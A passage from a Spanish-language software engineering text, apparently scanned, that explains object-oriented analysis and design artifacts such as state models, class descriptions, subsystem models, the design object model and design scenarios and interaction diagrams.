- Asegúrese de que las aunciones sean consistentes en DIO. Por ejemplo, si estamos procesando un cambio de dirección para un cliente, asumimos que no hay cambio de territorio, necesitamos mostrar el objeto que hace la decisión relacionada con el territorio y sus representantes de venta en aquel diagrama de interacción de objetos

3.5.1.5 ANÁLISIS DE MODELO DE ESTADOS

Descripción

Un modelo de estados, como el usado en el análisis orientado a objetos, describe el ciclo de vida de una clase. Describe los estados en los que una clase puede estar y las transiciones que causan estos cambios de estado. Las transiciones de estado, que representan estímulos externos o eventos, muestran el cambio de estado para un objeto. Un modelo de estados es representado por un diagrama de estados o una tabla de transiciones de estados. (ver Fig. 6)




Fig.6 (Modelo de Estados)

Propósito

Un modelo de estados representa el ciclo de vida de un objeto en una notación gráfica o en una forma de tablas. Entrega un resumen de como un objeto reacciona a eventos externos sin entrar en detalles de codificación. Un modelo de estados es más fácil de

desarrollar y entender en comparación con las descripciones textuales de alto nivel. Es útil porque provee una visión de la naturaleza de una clase dada.

Participantes

Al nivel de análisis, el modelo de estados debe ser desarrollado por el equipo de análisis. Los clientes deben participar en esta actividad, de tal manera que el modelamiento puede ser lo más preciso posible en base a los requerimientos del cliente y conocimientos de objetos en su dominio.

Técnica

- Seleccionar la clase a modelar. Durante el análisis, buscamos clases con un ciclo de vida interesante y no muy clara (por ejemplo, en un programa de prestamo, la clase de crédito es muy interesante)
- Identificar como los objetos regresan al inicio, esto es una transición de estado al estado inicial
- Desde el estado inicial, añadir todas las transiciones que pueden ocurrir y los estados destinos
- Repitir este proceso para todos los estados identificados

- Note que es válido incluir transiciones que regresan al mismo estado (lazos) Por ejemplo, un crédito es un estado activo, un cliente efectúa un pago, se muestra como una transición regresando al estado activo
- Es aconsejable comprobar si hay transiciones que dirigen entre varios estados en el modelo.

Guía y consejos

- Una de las mejores formas de construir un diagrama de estados es simular la corrida de un rol. Esto puede ser muy efectivo. Supóngase que Ud. es el objeto al ser examinado, asume un estado y preguntarse "que me puede pasar ahora"
- Examine la secuencia de estados y razone si es posible ir de un estado al otro estado. Esto a veces descubre comportamientos o acciones que no podrían anticiparse de otra manera
- En análisis, es importante evitar representar decisiones de diseño en el modelo de estados; y es muy fácil caer en esta trampa
- Cuidar de dejar inconclusa un diagrama de flujos. la mejor forma de evitar esto es asegurarse de tener un punto de vista consistente. Si Ud. es "crédito", entonces solo se preocupa con el punto de vista de "crédito"
- El diagrama de estados se construye sobre una base muy selectiva de objetos durante el análisis. En un dominio típico, esto puede representar 1 o 2 porciento de las clases.

Esto se incrementa dramáticamente en dominios que tienen un aspecto de tiempo real (como manufactura, control de proceso, monitoreo,etc)

3.5.1.6 ANÁLISIS DE DESCRIPCIÓN DE CLASES

Descripción

El análisis de descripción de clases es la suma de todas las informaciones conocidas sobre una clase al nivel de análisis. Información relacionada con las clases que existen en diferentes productos tales como el modelo de objetos, escenarios, modelos de estado. Para cada clase, la descripción de clase provee un resumen concentrado.

En las descripciones de clases no se intenta intersectar o causar conflictos con los modelos de objetos o modelos dinámicos. Un buena herramienta de soporte debería actualizar las descripciones de la clase automáticamente cuando otras vistas de los modelos se modifican, por ejemplo, para añadir una nueva responsabilidad a una clase en la vista de modelo de objetos. Mucha de la información de una descripción de clases pueden ser generados automáticamente desde los datos de otros modelos de desarrollo. Similarmente, en práctica, descripciones de clases y entradas de glosarios puede generarse con la misma fuente de datos (ver Fig. 7).




Fig. 7 (Descripción de clases)

Propósito

El análisis de descripciones de clases se realiza por varias razones.

- Para proveer un lugar donde poner información especifica de la clase, tal como una descripción corta, atributos principales, responsabilidades, etc; los cuales pueden estar faltando en otros productos de análisis
- Para proveer un único punto de contacto para la información de análisis con respecto a una clase particular
- Para proveer un lugar donde registrar la información que no encaja en otros diagramas (modelo de objetos, Diagrama de Interacción de Objetos (DIO), etc). esto puede tomar la forma de diagramas, descripciones, estándares, documentos relacionados, etc.

Participantes

El analista quien es el dueño de la clase, tiene la responsabilidad de mantener un análisis de descripciones de la clase. Herramientas que automáticamente derivan la información para descripción de clases de otros productos de análisis (por ejemplo, modelo de objetos y modelo de estados), reducen significativamente el esfuerzo necesario para mantener la descripción de clases.

Técnica

La creación o actualización de descripciones de clases se debe realizar después de cada sesión de modelamiento de análisis.

Exactamente como se llena las descripciones de clase depende de su formato. Una descripción de clase debe tener un nombre y una definición textual corta.

Los nombres son muy importantes y deben ser seleccionados de tal manera que reflejen la naturaleza y propósito de una clase. Un nombre vago o ambiguo siempre señala que la abstracción nombrada no se entiende lo suficiente o es inapropiado. Una abstracción puede ser inapropiada porque se refiere a más de un concepto, en tal caso se convierte en un candidato de dividirse en clases múltiples (cada uno con un nombre

preciso). Otro problema frecuente con los nombres es que una abstracción es una función no un objeto. Nombres de clases que son verbos tales como conectar, iniciar son ejemplos de este caso. Nombres como controlador o administrador siempre señalan que el sistema es demasiado centralizado; las responsabilidades no han sido distribuidos de una manera apropiada. Esto es un error común entre los desarrolladores tanto con experiencia como nuevos con la tecnología orientado a objetos. Nombrar las clases, por lo tanto deben ser tomado seriamente.

A pesar de que un equipo de modelamiento se ponga de acuerdo sobre un nombre, después puede ocurrir que no estén de acuerdo con lo que se representa la clase. Este problema puede solucionarse si en cada sesión de modelamiento que propone clases nuevas o modificadas también se ponga de acuerdo en una definición textual corta. Esa definición no define todos los aspectos de la clase. Sin embargo, debe capturar el significado suficiente de la clase para asegurarse de que todos los desarrolladores estén pensando de manera similar con respecto a la clase, y que nuevos miembros de un equipo puedan tener una comprensión inmediata de porque la clase existe en el modelo. Ponerse de acuerdo en definiciones es siempre difícil, pero si no se hace aparecerán en modelos inconsistencias sobresalientes, que requerirá trabajos considerables para eliminarlos más adelante.

Los nombres y definiciones textuales de clases son capturados más convenientemente como entradas del glosario al principio, después se incorporan en las descripciones de clases a medida que surgan las necesidades de resumir información sobre las clases.

Guía y consejos

- No duplique manualmente toda la información relacionada en las descripciones de clases. Por ejemplo, no copiar información de asociación manualmente del modelo de objetos a la descripción de clases. El soporte de una herramientas le ayudará en almacenar los modelos de análisis de una manera no redundante
- Descripciones de clases deberían ser consistentes con la información especificada en otros modelos de análisis. Por lo tanto, si un análisis de escenarios tiene diagramas de interacciones de objetos que especifican mensajes entre objetos como operaciones con parámetros y resultados, entonces las descripciones de clases deben registrar estas operaciones, parámetros y resultados. Si el DIO solamente especifican nombres de mensajes, entonces las descripciones de clases solamente deben registrar nombres de mensajes, etc.

Obviamente hay contradicción entre esta guía con la guía anterior. Se debe juzgar para determinar cual es la mejor manera de documentar un modelo. Es razonable resumir las

operaciones desde los escenarios como vista centrada en las clases. Probablemente no es aconsejable incluir asociaciones, porque el modelo de objetos hará un trabajo mejor que esto, y no hay un valor agregado al resumen por la descripción de clases.

- Al iniciar las descripciones de clases para documentar sesiones de modelamiento, no se preocupe demasiado sobre si es correcto o no incluir una clase. Si una clase resulta ser no relevante al modelo, entonces será aislado en el modelo de objetos, y no participará en ningún escenario. Entonces puede eliminar la descripción de la clase en ese punto. Es más rápido definir clases que podrían ser relevantes y proceder con el modelamiento, que preocuparse prematuramente de la relevancia de las clases. Sin embargo, aunque la clase se incluye provisionalmente, debería ser bien definida.
- Diseñar un formato para la descripción de clases y no simplemente acepte el formato que una herramienta en particular le provee

3.5.1.7 MODELO DE SUBSISTEMAS

Descripción

Un modelo de subsistemas es una partición del sistemas en subsistemas, y una delegación de responsabilidades del sistema a los subsistemas. El término "subsistema" se refiere a un componente de diseño grande. Un sistema de administración de base de datos puede ser un subsistema, o un componente de interface con el usuario o un marco de la aplicación también pueden ser subsistemas. Los subsistemas, por ser estructuras

grandes al nivel de diseño, deben tomarse en cuenta en la arquitectura del sistema (ver Fig. 8).

Un subsistema no es necesariamente un diseño para un componente fisico particular. El diseño de componentes fisicos puede probablemente ser expresados en términos de subsistemas, pero no todos los subsistemas representan componentes fisicos. Un modelo de subsisetmas identifica subsistemas existentes que van a ser reusados y los que necesitan ser construidos.




Fig. 8 (Modelo de Subsistemas)

Propósito

La razón principal porque un sistema se divide en subsistemas es cuando el sistema es demasiado grande o complejo para entenderlo o desarrollarlo como uno entero; se necesita particionarlo en unidades más pequeñas para ser manejables.

Este razonamiento tiene dos implicaciones. Primero, cada subsistema debe ser entendible aisladamente. De lo contrario, no logrará comprensión al particionar el sistema. Esto significa que cada subsistema debe tener su propio modelo de objetos, sus propios escenarios, y sus propios DIOs. Esto no significa que una clase no puede aparecer en el modelo de objetos de más de un subsistema. Segundo, la interface pública de un subsistema debe ser bien descrita y clara. Con esto los desarrolladores de un subsistema no necesitan saber la estructura interna de otros subsistemas para utilizarlos. Si no logra esto, los beneficios de particionar el sistema se ven muy reducidos.

Otra razón importante para construir un sistema de subsistema es el reuso. Es posible reusar componentes existentes o identificar funcionalidades independientes del sistema para ser reusadas en el futuro. En ambos casos, se necesita estructurar el sistema en componentes aislados y grandes del diseño.

Participantes

El arquitecto es responsable para la definición de los subsistemas. El administrador de proyecto también debe involucrarse, porque la partición de subsistemas puede afectar la manera en la cual los trabajos son asignados a los equipos y las dependencias entre ellas.

Técnica

La partición de un sistema en subsistemas depende de cuando se realiza la partición. Si se decide particionar el sistema antes del análisis entonces debe existir ya una idea clara de como el sistema puede dividirse en subsistemas, de los contrario, no se debe intentar una partición tan temprana. Esta divisione puede estar basada en una aplicación ya existente, la cual esta en re-ingeniería, o pueden basarse en sistemas existentes que están siendo integrados. Si el sistema es completamente nuevo, una partición temprana puede nacer en el análisis del dominio, el cual hace una separación muy clara de las responsabilidades en el dominio.

Si la partición en subsistemas se realiza como el paso inicial del diseño, entonces se basa en conocimientos adquiridos en el análisis, del conocimiento de componentes disponibles para el reuso, y fronteras físicas. El modelo de análisis podría generar la agrupación de algunas clases que podrían ser candidatos para la encapsulación como subsistemas. Requerimientos de empaquetamiento físico podría reforzar esta partición inicial, o podría imponer demandas propias adicionales.

Cuando un sistema es particionado en subsistemas solo después de los modelo de objetos de diseño y DIO, entonces se realiza la partición para agrupar clases del modelo de objetos y dividir el DIO en diagrama de interacción de objetos separados para cada subsistema creado. La encapsulación de un subsistema entero se enfatiza las interfaces del subsistema ocultando detalles internos del mismo. El mensaje enviado al subsistema forma la interface.

Una regla a seguir cuando se particiona un sistema es minimizar las dependencias entre subsistemas. Obviamente, en el agrupamiento también debe tomarse en cuenta las fronteras físicas, componentes reusados y reusables, y principios de arquitectura.

Además al identificar los subsistemas, un modelo de subsistemas también debe documentar la manera en que los subsistemas dependen uno del otro. Los métodos o responsabilidades individuales son usualmente demasiado pequeños para usarse como base para documentar relaciones entre subsistemas. Un contrato es una colección coherente de responsabilidades relacionadas. Un subsistema depende del contrato con otro subsistema, si él emplea responsabilidades de otro contrato para realizar sus funcionalidades.

Cada subsistema es identificado y tratado como un sistema propio. El proceso permite manejar, recolectar requerimientos, analizar, implementar y probar cada subsistema independientemente. Por supuesto, los subsistemas no se desarrolla tan autónomamente o formalmente, aunque derivar requerimientos separados y productos de desarrollo para cada subsistema mejora mucho la comprensión de reusos futuros de estos subsistemas. Si se realiza una recolección de requerimientos de un subsistema, se producirá un modelo de casos de uso. Existe una correspondencia entre el modelo de casos de uso de un subsistema y el contrato en el modelo de subsistemas del sistema final. Los contratos presentados por los subsistemas son las razones por las que subsistemas son usados en el modelo de subsistemas; el modelo de casos de uso del subsistema captura los requerimientos sobre el subsistema. Por lo tanto, el modelo de casos de uso de un subsistema debe soportar los contratos del subsistema que son implementados por los Interfaces de Aplicaciones (APIs) del subsistema.

Guía y consejos

- La partición de subsistemas suele cambiarse de tiempo a tiempo. Eso es inevitable a medida que se acumula experiencias de las responsabilidades del sistema
- Reducir dependencias entre subsistemas los más posible

- Haga que el subsistema sea independiente del problema, e incrementar la posibilidad de reusabilidad
- Los múltiples subsistemas lógicos del modelo de objetos son representados como divisiones dentro de un sólo modelo creado por una herramienta de diseño
- Después de la partición de subsistemas, tal vez se necesite modificar los DIOs para reasignar responsabilidades al subsistema optimizado

3.5.2 DISEÑO

3.5.2.1 MODELO DE OBJETOS DE DISEÑO

Descripción

El modelo de objetos de diseño es una representación estructural de los objetos (clases) del software. El modelo estático esta formado por clases de objetos de diseño y sus atributos, responsabilidades, operaciones, relaciones enlaces o asociaciónes con otras clases, agregaciónes o herencia. El modelo de objetos es un producto clave en el diseño orientado a objetos (ver Fig. 9).

Fig. 9 (Modelo de Objetos de Diseño)

Propósito

Un modelo de objetos es una forma fundamental de documentar aspectos estáticos de una solución orientada a objetos para un problema. El enfoque de modelo de objetos durante el diseño es la estructura de la solución del sistema de software opuesto a la estructura del dominio del problema durante el análisis.

Los objetos en el diseño orientado a objetos son llamados "objetos de diseño" (vs "objetos del dominio del problema" en el análisis orientado a objetos). Las clases de los objetos del dominio del problema se pueden "mapear" con una o más clases de los objetos de diseño correspondientes. Por ejemplo, la clase **Carpeta** puede "mapear" con dos clases **Carpeta** y **Vista de Carpeta** en el diseño. El mecanismo arquitectónico es el marco controlador modelo-vista para un sistema con interfaces gráficos del usuario. En este caso, el objeto del mundo real **Carpeta** se convierte en dos objetos en el dominio de la solución: Los datos y comportamientos de la **Carpeta** es parte del modelo, pero su

comportamiento gráfico y comportamiento en la pantalla es parte del dominio de la solución.

En esta fase muchas nuevas clases son inventadas, a medida que se aplique las decisiones de diseño y de arquitectura. Esta es una de las fases más creativas durante el ciclo de desarrollo orientado a objetos. Programadores deben tener un conocimiento muy claro de como proceder con la implementación del sistema cuando termine de definir los aspectos de diseño.

Participantes

El modelo de objetos de diseño es creado por los arquitectos, diseñadores, y desarrolladores.

Técnica

La mejor forma de desarrollar un modelo de objetos de diseño es comenzar con el modelo de objetos de análisis y expandirlo en un modelo de diseño. Los pasos a seguir son:

1. Comenzar con una copia del modelo de objetos de análisis

2. Añadir nuevas clases del dominio de la solución, por ejemplo, clases de vistas y utilitarios (identificados durante el desarrollo de diagramas de interacción de objetos de diseño)
3. Validar y asignar responsabilidades desde el Diseño del DIO y modelo de estados de diseño en términos de:
    - atributos (para aspectos estructurales)
    - métodos u operaciones (para aspectos de comportamiento)
4. Por cada clase y asociación en el modelo, considere las operaciones que resultan en la creación o eliminación de una instancia
5. Optimize el modelo de objetos para su mejor rendimiento y reuso. Introduzca nuevas asociaciones o modifique las existentes para optimizar accesos basados en requerimientos no funcionales. Considere convertir asociaciones que son funcionalidades permanentes de la clase en enlaces temporales entre objetos, los que se pasan como argumentos en los métodos o son creados como objetos temporales dentro del cuerpo de un objeto.
6. Eliminar o colapsar estructuras que representan información innecesaria, por ejemplo, los que no son consideradas por el diseño de diagrama de interacción de objetos .
7. Transformar estructuras de generalización (herencia) en delegaciones cuando sea apropiado para emparejar elementos de diseño.

8. Determinar cuales clases van a ser persistentes (por ejemplo, basado en algunas referencias de inicio o actualizar el DIO)
9. Especifique accesibilidad de operaciones:
    - Público: cualquier clase puede invocar la operación
    - Protegido: solamente las subclases pueden invocar la operación
    - Privado: ninguna otra clase puede invocar la operación
10. Especifique detalles de implementación de asociaciones:
    - Direccionalidad: recuerde que durante el análisis, las asociaciones eran bidireccionales
    - Nombre, visibilidad y mutabilidad de los atributos que implementan la asociación
11. Determine la implementación de los extremos en las asociaciones:
    - Una colección de clases como atributo en el objeto "desde"
    - Una clase personalizada (generalmente una subclase de la colección o una agregado incluyendo un objeto de colección) como un atributo en el objeto "desde"
    - Una referencia a una clase tipo asociación que contiene una o más referencias de atributos a otros objetos
    - No diseñar (si el enlace no se usa en aquella dirección)

12. Determinar derechos de propietario (quienes crean instancias de objetos de una clase, y quienes lo eliminan)

    - Determinar cuales agregaciones (en particular) representan encapsulación permanente. Es decir, la vida del agregado completamente encierra la vida del componente. Por lo general, derechos de propietarios implica encapsulación permanente.

13. Establecer el tipo de referencia a ser usado por los atributos para implementar asociaciones o agregaciones:

    - Por referencia: contiene un puntero o una referencia
    - Por valor: contiene un objeto (aplicable solamente a agregaciones al nivel de diseño. Durante análisis, la diferencia entre referencia/valor se ignoran)
    - Por clave: contiene una clave que se convierte en una referencia (por ejemplo, " un mecanismo de resolución de nombres")

14. Determine el alcance de las asociaciones:

    - Alcance de tipo operación (referencia dinámica): cuando un objeto A consigue una referencia al objeto B a través de un parámetro del método o por una variable local del método
    - Alcance de tipo clase (referencia persistente): las referencias entre el objeto A y el objeto B necesitan ser persistentes entre invocaciones de métodos

15. Determinar mutabilidad: La mutabilidad de una referencia indica si puede ser reasignado después de la inicialización. La declaración *const* puede ser utilizada para indicar inmutabilidad. Un atributo puede ser declarado como mutable, es decir, que el valor de dicho atributo puede ser cambiado después de la inicialización, para los objetos declarados como constantes, cuando la declaración *const* se aplica al objeto entero.
16. Determine las operaciones o atributos (que no se aplican a ciertos objetos específicos, instancias de clases) . En muchos casos ellos se convierten en atributos y operaciones de una colección de clases. Por ejemplo, la extensión de una clase, literalmente, el conjunto de todas las instancias, puede ser mantenido en un atributo de la clase
17. Determine propiedades especiales o avanzadas de las clases y operaciones. Propiedades avanzadas son normalmente dependientes del lenguaje de implementación
18. Determine los tipos de todos los atributos

2.5.2.2 DISEÑO DE ESCENARIOS

El diagrama de diseño de escenarios es una forma de representar interacción entre objetos, alterna al diagrama de secuencia. A diferencia de los diagramas de secuencia, pueden mostrar el contexto de la operación (cuáles objetos son atributos, cuáles

temporales, ...) y ciclos en la ejecución. Se toma como ejemplo el caso de uso Prestámo de libro. (ver Fig. 10)




Fig. 10 (Diagrama de diseño de escenario)

Objeto: Un objeto se representa con un rectángulo, que contiene el nombre y la clase del objeto en un formato nombreObjeto: nombreClase.

Enlaces: Un enlace es una instancia de una asociación en un diagrama de clases. Se representa como una linea contínua que une a dos objetos. Esta acompañada por un número que indica el orden dentro de la interacción y por un estereotipo que indica que tipo de objeto recibe el mensaje. Pueden darse varios niveles de subindices para indicar anidamiento de operaciones. Los estereotipos indican si el objeto que recibe el mensaje es un atributo (association y se asume por defecto), un parámetro de un mensaje anterior, si es un objeto local o global.

Flujo de mensajes: Expresa el envio de un mensaje. Se representa mediante una flecha dirigida cercana a un enlace.

Marcadores de creación y destrucción de objetos: Puede mostrarse en la gráfica cuáles objetos son creados y destruidos, agregando una restricción con la palabra new o delete, respectivamente, cercana al rectángulo del objeto.

Objeto compuesto: Es una representación alternativa de un objeto y sus atributos. En esta representación se muestran los objetos contenidos dentro del rectángulo que representa al objeto que los contiene. Un ejemplo es el siguiente objeto ventana (ver Fig. 11)




Fig. 11 (Objeto Compuesto)

Descripción

Los escenarios de análisis definen comportamientos del sistema requeridos a un nivel abstracto, el diseño de escenarios define comportamientos del sistema a un nivel concreto. En particular, se refieren más al objeto de diseño que al de análisis al describir sus comportamientos, asunciones y salidas, e incluye instrucciones de cómo ejecutar los escenarios. En los demás aspectos se parecen a los escenarios de análisis.

El diseño de escenarios es utilizado para definir comportamientos del sistema o comportamientos del subsistema, dependiendo de si se usan en los manuales del sistema o subsistema.

Un escenario de diseño especifica un diagrama de interacción de objetos de diseño en el sentido de que declara formalmente que es lo que necesita hacer un diseño de diagrama de interacción de objetos , como se inicia o dispara los comportamientos de un DIO.

Propósito

Muchos proyectos requieren un conjunto completo de especificaciones funcionales que definen los comportamientos externos y visibles del sistema y no sólo las interfaces que disparan los comportamientos. El diseño de escenarios juega este rol. Si el diseño de escenarios es parte del manual de un subsistema entonces, ellos proveerán una especificación funcional del subsistema.

Si el DIO es utilizado como un mecanismo de discutir alternativas de diseño, documentar decisiones del diseño, y validar el modelo de objetos, entonces asunciones y salidas de estos DIOs deben ser identificados con precisión. El diseño de escenarios define asunciones de salidas de los DIOs.

El enfoque de diseño consiste en transformar los modelos de análisis tomando en cuenta las consideraciones de diseño de una manera incremental. Una forma de hacer eso, es tomar el DIO, transformalo incrementalmente y después transformar su análisis de

escenarios (para poder crear diseño de escenarios que capturan asunciones y salidas al nivel de diseño del nuevo DIO). Otra alternativa es tomar el análisis de escenarios, transformarlo incrementalmente, y sólo después de esto transformar su correspondiente DIO, antes de realizar ningún diseño interno para continuar transformando el nuevo DIO. La primera metodología se enfoca en el desarrollo de un mecanismo para dirigir el diseño; la siguiente metodología se enfoca en el desarrollo de interfaces para dirigir el diseño. Ambas son válidas y ambas tienen requerimientos para diseño de escenarios.

Técnica

El diseño de DIOs es la clave para realizar el diseño del sistema. Si el diseño de DIO es escrito antes del diseño de escenarios, entonces se crea un Diseño de los DIOs, y su correspondiente diseño del escenario. El nuevo diseño de escenarios toma en cuenta la versión previa del diseño de escenarios (o su correspondiente análisis de escenarios si no existe ningún diseño de escenarios) y los asuntos de diseño que en el DIO estaba obligado a declarar. Escribir el diseño de escenarios involucra reflejar estos asuntos de diseño con la descripción del comportamiento del sistema que el diseño de escenarios representa. Esto podría, por ejemplo, involucrar reemplazar una salida abstracta por una que especifica el resultado del escenario con objetos de diseño recién introducidos.

Si el diseño de escenarios es escrito antes del diseño de DIO, el cambio es que en vez de reflejar una decisión de diseño que había sido hecha mientras se escriba el diseño de DIO, se debe hacer el diseño de decisiones ahora. Tomar esta decisión involucra decidir como las especificaciones del comportamiento del sistema del diseño de escenarios debe acomodarse para el asunto de diseño en consideración. Esto podría, por ejemplo, introducir nuevos objetos del diseño de escenarios para preparar o configurar el escenario. Esto involucra el (por lo menos) añadir o cambiar asunciones del diseño de escenarios para referirse a nuevos objetos.

Un diseño de escenarios indica la forma en la cual se disparan los comportamientos requeridos del diseño de escenarios especificado por los escenarios en diseño y descrito en el diseño de DIO. Un escenario de diseño por lo general, es disparado por una invocación de un método o la acción del usuario. En el caso de la acción del usuario, se deben considerar la interface, estándares, estilos, etc. En el caso de una invocación de métodos, el primer objeto en el DIO es usualmente el que invoca el método para arrancar el comportamiento. Solamente los métodos de la clase de este objeto son descritos como el "disparador" del diseño de escenarios; no el objeto que invoca el método.

Guía y consejos

El diseño de escenarios se diferencia con el de análisis de escenarios en que sus asunciones y salidas son especificadas en términos de estados iniciales y finales de los objetos de diseño versus los objetos de análisis, esto es, objetos y estados desde el modelo de objetos de diseño (DOM) versus el modelo de objetos de análisis (AOM).

Sin embargo, los escenarios pueden pasar desde el análisis al diseño cuando los objetos referenciados son pasados desde AOM al DOM. En este caso, el diseño de DIO puede comenzar con el análisis de escenarios y análisis de DIO. Cuando se descubre nuevas asunciones o salidas durante el desarrollo del diseño de DIO, el diseño de escenarios puede ser documentado explícitamente.

Por lo tanto, aunque el diseño de escenarios puede ser documentado antes de comenzar con diseño de DIO, los desarrolladores piensan que es más eficiente descubrirles y desarrollarlos mientras se realiza el diseño de DIO.

Se debe tener cuidado en distinguir entre los descubrimientos que afectan simplemente el diseño versus los que de verdad afectan productos de análisis. Por ejemplo, si se descubre que hay un requerimiento en el que el sistema debe interactuar

con algún sistema externo, entonces debe determinarse si es un requerimiento funcional o no funcional.

- Si se determina que el requerimiento es funcional, por ejemplo: "enviar la transacción y su estado de completitud al sistema de auditoria XYZ", entonces debe ser reconocido como un actor afectado por el sistema y registrarlo en el modelo de casos de uso, análisis de escenarios, modelo de objetos de análisis, modelo de estados y descripción de clases
- Sin embargo, si el requerimiento esta determinado como no funcional, por ejemplo: "use el resumidor de transacciones internas del sistema anterior" entonces se reconoce como una decisión del diseño y un resultado en el diseño de escenarios cuyas colaboraciones o salidas refleja aquel diseño.

En el último caso, los productos de análisis no son afectados, porque las funciones del sistema, naturaleza del problema no están afectados.

3.5.2.3 DISEÑO DE DIAGRAMAS DE INTERACCIÓN DE OBJETOS

Descripción

Un diseño de OID, usado para modelación dinámica en el diseño orientado a objetos, es una representación gráfica de la colaboración de los objetos en un diseño de escenarios

más que derivado desde análisis y para el diseño solamente, en términos de objetos de diseño y sus interacciones. Una mayor diferencia entre el diseño de DIO y su análisis es el énfasis en aquellas clases de diseño para implementación. Algunas de ellas son derivadas directamente desde el dominio del problema encontrados en el análisis. , y otras son creadas o reusadas en el diseño para proveer control, interface, comunicación, distribución y funciones de almacenamiento. La transformación de análisis a diseño, del cual se produce un diseño de DIO es una parte vital, el cual depende de la arquitectura. Por ejemplo, si un sistema tiene una arquitectura Cliente/Servidor, algunos objetos de análisis se mapean con los del diseño en el lado del cliente, algunos en el lado del servidor y otros en ambos lados (ver Fig. 12).

